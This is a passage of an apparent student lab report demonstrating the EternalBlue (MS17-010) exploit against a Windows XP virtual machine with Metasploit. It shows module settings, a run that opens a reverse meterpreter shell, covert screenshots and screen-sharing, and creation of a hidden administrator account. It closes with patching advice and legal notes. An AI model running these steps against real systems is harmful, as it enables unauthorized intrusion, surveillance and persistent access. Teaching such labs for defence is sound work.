Module options (exploit/windows/smb/ms17_010_psexec):
=====
Name          Current Setting  Required  Description
----          -----          -----  -----
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99              yes       How many times to try to leak transaction
NAMEDPIPE     ""              no        A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS        ""              yes       The target host(s), range C IDR identifier, or hosts file with syntax 'file:<path>'
RPORT         445             yes       The Target port (TCP)
SERVICE_DESCRIPTION  ""          no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME  ""          no        The service display name
SERVICE_NAME   ""              no        The service name
SHARE         ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$, C$,...) or a normal read/write folder share
SMBDomain     .               no        The Windows domain to use for authentication
SMBPass        ""              no        The password for the specified username
SMBUser        ""              no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
=====
Name          Current Setting  Required  Description
----          -----          -----  -----
```

Fig12. Listing Options

After selecting the exploit, the required parameters for attacking need to be set. This can be done by executing the command “show option. Setting the LHOST (attacker) and RHOST (victim) IP, the attack can now proceed.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	127.0.0.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

```
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.56.1
lhost => 192.168.56.1
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Fig 13. Setting up LHOST and RHOST

After setting the IPs, the show option commands are executed to be sure that the IPs are entered properly.

```
root@kaliLinux: ~
```

SMBDomain . no write folder share
The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.56.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

```
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Fig14. Checking entered parameters

After everything seems alright, the attacker can now use either run or exploit command to fire it off.

root@kaliLinux: ~

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.101:445 - Target OS: Windows 5.1
[*] 192.168.56.101:445 - Filling barrel with fish... done
[*] 192.168.56.101:445 - <----- | Entering Danger Zone | ----->
[*] 192.168.56.101:445 - [*] Preparing dynamite...
[*] 192.168.56.101:445 - [*] Trying stick 1 (x86)...Boom!
[*] 192.168.56.101:445 - [+] Successfully Leaked Transaction!
[*] 192.168.56.101:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.56.101:445 - <----- | Leaving Danger Zone | ----->
[*] 192.168.56.101:445 - Reading from CONNECTION struct at: 0xff90d410
[*] 192.168.56.101:445 - Built a write-what-where primitive...
[+] 192.168.56.101:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.56.101:445 - Selecting native target
[*] 192.168.56.101:445 - Uploading payload... pCoMeQYA.exe
[*] 192.168.56.101:445 - Created \pCoMeQYA.exe...
[+] 192.168.56.101:445 - Service started successfully...
```

Fig 15. Running Exploit

Here the SMB connection is being established and the exploit packets are sent. After few moments, the meterpreter session is opened.

```
[*] Sending stage (175174 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.101:1041) at 2021-03-23 15:09:21 -04
00

meterpreter > 
```

Fig 16. Meterpreter Session

The quick guide /help for meterpreter is shown using the help command



The screenshot shows a terminal window titled "root@kaliLinux: ~" with the command "meterpreter > help" entered. The output lists various core commands with their descriptions. Below the core commands, there is a section for "Stdapi: File system Commands".

```
meterpreter > help
Core Commands
=====
Command      Description
----          -----
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel     Displays information or control active channels
close        Closes a channel
detach       Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
migrate     Migrate the server to another process
pivot        Manage pivot listeners
pry          Open the Pry debugger on the current session
quit        Terminate the meterpreter session
read         Reads data from a channel
resource    Run the commands stored in a file
run          Executes a meterpreter script or Post module
secure      (Re)Negotiate TLV packet encryption on the session
sessions    Quickly switch to another session
set_timeouts Set the current session timeout values
sleep        Force Meterpreter to go quiet, then re-establish session
ssl_verify   Modify the SSL certificate verification setting
transport   Manage the transport mechanisms
use          Deprecated alias for "load"
uuid         Get the UUID for the current session
write        Writes data to a channel

Stdapi: File system Commands
=====
```

Fig 17. Help command


Various commands with the description or working functions are visible.

3.3 Post Exploitation

After the victim has been compromised, the post-exploitation phase starts. This phase involves the attacker analyzing the system to find out what level of permission/access they have.

Verify if the target is compromised or not

The attacker can verify the victim's machine access by performing the commands such as sysinfo to get operating system information




A screenshot of a terminal window titled "root@kaliLinux: ~". The window shows a meterpreter session with the command "meterpreter > sysinfo" and its output. The output details the system configuration:

```
meterpreter > sysinfo
Computer      : SBL-727085D14EA
OS           : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
```

Fig18. Getting system information

And getuid to fetch the running username



A screenshot of a terminal window showing the execution of the "getuid" command. The command is entered in the first panel, and the result "Server username: NT AUTHORITY\SYSTEM" is displayed in the second panel.

```
getuid
```



```
Server username: NT AUTHORITY\SYSTEM
```

Fig19 Execution of getuid command and the results.

Screenshot and screen share via meterpreter

The command Screenshot on meterpreter displays the view of the victim screen.




Fig20. Getting screenshot remotely

After the execution of the command, the snipped screen is saved to root/

Similarly, the victim's activity can be viewed via the screenshare command.




Fig21. Screensharing command execution

The screenshare option prepares and opens the player and streams the victim's live activity.




Fig22. Web-based live player

The player will then let the attacker view every step of the victim without letting them know.




Fig 23. Execution of shell/ command-line

The shell can be operated either by using `execute -f cmd.exe -e -I` command or via shell command on meterpreter. After the successful execution of the command cmd/shell is visible.

Matching the IPs of victim and attacker after accessing victim's command-line (remotely)





Fig24. Matching of IP's

The left picture determines the victim's IP details via the attacker's tool and the right image is obtained from the victim's system. Since both IPS are similar resulting the successful target attack




```
C:\WINDOWS\system32>dir
dir
Volume in drive C has no label.
Volume Serial Number is A405-8471

Directory of C:\WINDOWS\system32

03/23/2021  08:59 PM    <DIR>      .
03/23/2021  08:59 PM    <DIR>      ..
02/15/2017  10:17 AM    261 $winnt$.inf
02/15/2017  03:21 PM    <DIR>      1025
02/15/2017  03:21 PM    <DIR>      1028
02/15/2017  03:21 PM    <DIR>      1031
02/15/2017  03:21 PM    <DIR>      1033
02/15/2017  03:21 PM    <DIR>      1037
02/15/2017  03:21 PM    <DIR>      1041
02/15/2017  03:21 PM    <DIR>      1042
02/15/2017  03:21 PM    <DIR>      1054
08/07/2004   06:00 AM    2,151 12520437.cpx
08/07/2004   06:00 AM    2,233 12520850.cpx
02/15/2017  03:21 PM    <DIR>      2052
02/15/2017  03:21 PM    <DIR>      3076
02/15/2017  03:21 PM    <DIR>      3com_dmi
08/04/2004   10:41 AM    100,352 6to4svc.dll
08/07/2004   06:00 AM    25,600 aaaamon.dll
08/04/2004   10:41 AM    68,608 access.cpl
08/07/2004   06:00 AM    64,512 acctres.dll
08/04/2004   10:41 AM    183,808 accwiz.exe
08/07/2004   06:00 AM    61,952 acelpdec.ax
```

Fig 25. Displaying directories and Files.

The dir command is used to list computer files and listings. This is usually implemented as an internal command in the command-line interpreter. The victim's files and directory are visible.



```
C:\WINDOWS\system32>net user
net user

User accounts for \\

Administrator          Guest            HelpAssistant
Joker                  newuser          saroj
SUPPORT_388945a0
The command completed with one or more errors.

C:\WINDOWS\system32>
```

Fig26. Listings of users

The available users on the victim's machine/system can be viewed via the execution of the net user command. The victim is loaded with 7 users on the system.

Users can either be added or removed

The screenshot shows a terminal window titled 'root@kali: ~' running on a Kali Linux system. The terminal displays the following command-line session:

```
C:\WINDOWS\system32>net user /add salmon 12345
net user /add salmon 12345
The command completed successfully.

C:\WINDOWS\system32>net localgroup administrators salmon /add
net localgroup administrators salmon /add
The command completed successfully.

C:\WINDOWS\system32>net user
net user
user accounts for \\

-----
Administrator Guest HelpAssistant
Joker newuser salmon
saroj SUPPORT_388945a0
The command completed with one or more errors.

C:\WINDOWS\system32>net localgroup administrators
net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator Joker
saimon
saroj
The command completed successfully.

C:\WINDOWS\system32>
```

Fig27. Adding new admin user and listings

A new user is added with the help of the net user /add (username) (password) command

After creating a new user, the net user command is executed to be sure with the new user creation.

Admin rights are provided to the new user using the command: net localgroup administration (username) /add

The users with admin rights on the victim machine are now viewed using the net localgroup administrator command

4. Recommendations for Preventing Attack

The Eternal Blue is vulnerable and has caused a lot of damage. The only important step to get prevention from this exploit is to update the software and patch the system with Microsoft Windows OS and the Microsoft Windows SMB v1 Security Update. We can use Eset's tool (Essential security against evolving threat) to check and find whether the version of windows is vulnerable or not (Securityprimer, 2019). Upon suitability, disable SMBv1 on the systems and utilize SMBv3 or SMBv2 after the required testing. Restrict inbound SMB communication to client system using group; policy object to set a windows firewall rule. Apply the rule of least privilege to all the systems and services and run all the software as the one without administrative privileges. Get the antivirus software is up-to-date. Training and educating the staff on an origination can scrutinize links/URLs and attachments gathered in unsolicited emails (NCUA, 2017). Enabling automatic installation of patch for the OS/web-browser and disabling macro scripts on MS Office files transmitted via email will help a lot for the prevention. The operator should ensure that the sensitive data are encrypted and secure offsite backup with "attack-loop" prevention (Simons, 2019).




Fig28. Patch available for prevention

The security update for XP sp2 helps protect the system by installing the update from Microsoft. After the installation a quick reboot/restart is necessary. When the exploit is tried again the security update helps to prevent the particular attack.

A screenshot of a terminal window titled "msf6 exploit(windows/smb/ms17_010_psexec) >". The text in the window reads: "[*] Exploit completed, but no session was created." This indicates that the exploit attempt failed to establish a session.

Fig29. Exploitation failed

5. Related Software

Related software is software that can be used as an alternative software that does the particular tasks. Armitage is a java-based GUI (Graphical User Interface) front-end for the Metasploit framework that has been developed by Raphael Mudge. Armitage helps the user to do the task in a lot easier method (Offensive Security, n.d.). There are various alternatives to Nmap. The best alternative is Fing (superfast network scanner), Angry IP Scanner, Wireshark and many more.




Fig 30. Tools available

Wireshark is a free and open-source packet analyser that is used for network troubleshooting, research, software development, and communication protocol education. Wireshark analyses the network to highlight performance and security issues.

Software used	Alternative
Kali Linux OS, Metasploit (msfconsole), Nmap	Virtual Box – Kali Linux other variants, Armitage, Wireshark, angry IP scanner, Zenmap project, etc

6. Critical Reflection

Vulnerability is a huge risk to any organization or business. Learning and practicing this exploit will allow any outside attacker to have a path into the system and allow to gather or view sensitive/confidential files/documents, spread viruses/malware, gather credentials using keylogging tools. Since this is a remote connection the system can be attacked at any time without access to the victim hardware system. Performing this attack will raise legal issues. The Computer Misuse Act of 1990 ('CMA') is the primary piece of UK legislation governing offences or assaults on computer networks, such as hacking (Computer Misuse Act, 1990). The latest amendments took effect on October 1, 2008, and they are as follows:

- 35 unauthorized access to computer material
 - 36 unauthorized acts with intent to impair the operation of computers etc.

7. Conclusion

Moving toward concluding this report, The MS17_010_psexec is a dangerous vulnerability that affects many users and provides attackers to take full access to a system easily. Performing this exploit affects large networks and corporations as well as individual users without their concern or knowledge of being attacked. This attack can be prevented easily. Users must learn and understand

the severity of vulnerabilities such as MS17_010 and make people aware. Attackers used the skills and required tools to get the entry point – exploited (got access) – Performed various post-exploitation. History showed many organizations being attacked with this particular exploit.

8. References

- Ahmed, N. H., Alijunid, S. and Ab Manan, J. -L. (2013) *VULNERABILITIES AND EXPLOITATION IN COMPUTER SYSTEM – PAST, PRESENT, AND FUTURE*. [Online]. Available from: <https://www.researchgate.net/publication/287333829_VULNERABILITIES_AND_EXPLOITATION_IN_COMPUTER_SYSTEM_-_PAST_PRESENT_AND_FUTURE> [Accessed 26 March 2021].
- Carnegie Mellon University (2005) *Microsoft Server Message Block Vulnerable to buffer Overflow*. [Online] Available from: <<https://kb.cert.org/vuls/id/489397>> [Accessed 25 March 2021]
- Computer Misuse Act 1990 [online] Available from:<<https://www.cps.gov.uk/legal-guidance/cybercrime-prosecution-guidance>> [Accessed 27 March 2021]
- DRD (2019) *Exploit EternalBlue on Windows Server with Metasploit*. [Online]. Available from: <<https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/>> [Accessed 26 March 2021].
- Itperfection (n.d.) *what is Kali Linux pen testing security cybersecurity monitoring*. [Online]. Available from: <<https://www.itperfection.com/network-security/what-is-kali-linux-pen-testing-security-cybersecurity-monitoring/>> [Accessed 27 March 2021]
- National Credit Union Administration (2017) *Protect Your Systems Against the EternalBlue Vulnerability*. [Online]. Available from: <<https://www.ncua.gov/newsroom/ncua-report/2017/protect-your-systems-against-eternalblue-vulnerability>> [Accessed 27 March 2021].
- Noyes, k. (2011) *Seven Free Security Tools for Linux* [Online]. Available from: <https://www.pcworld.com/article/224955/7_free_security_tools_for_linux.html?cv=1> [Accessed 30 March 2021]
- Offensive Security (n.d.) *ARMITAGE*. [Online]. Available from: <<https://www.offensive-security.com/metasploit-unleashed/armitage/>> [Accessed 26 March 2021].
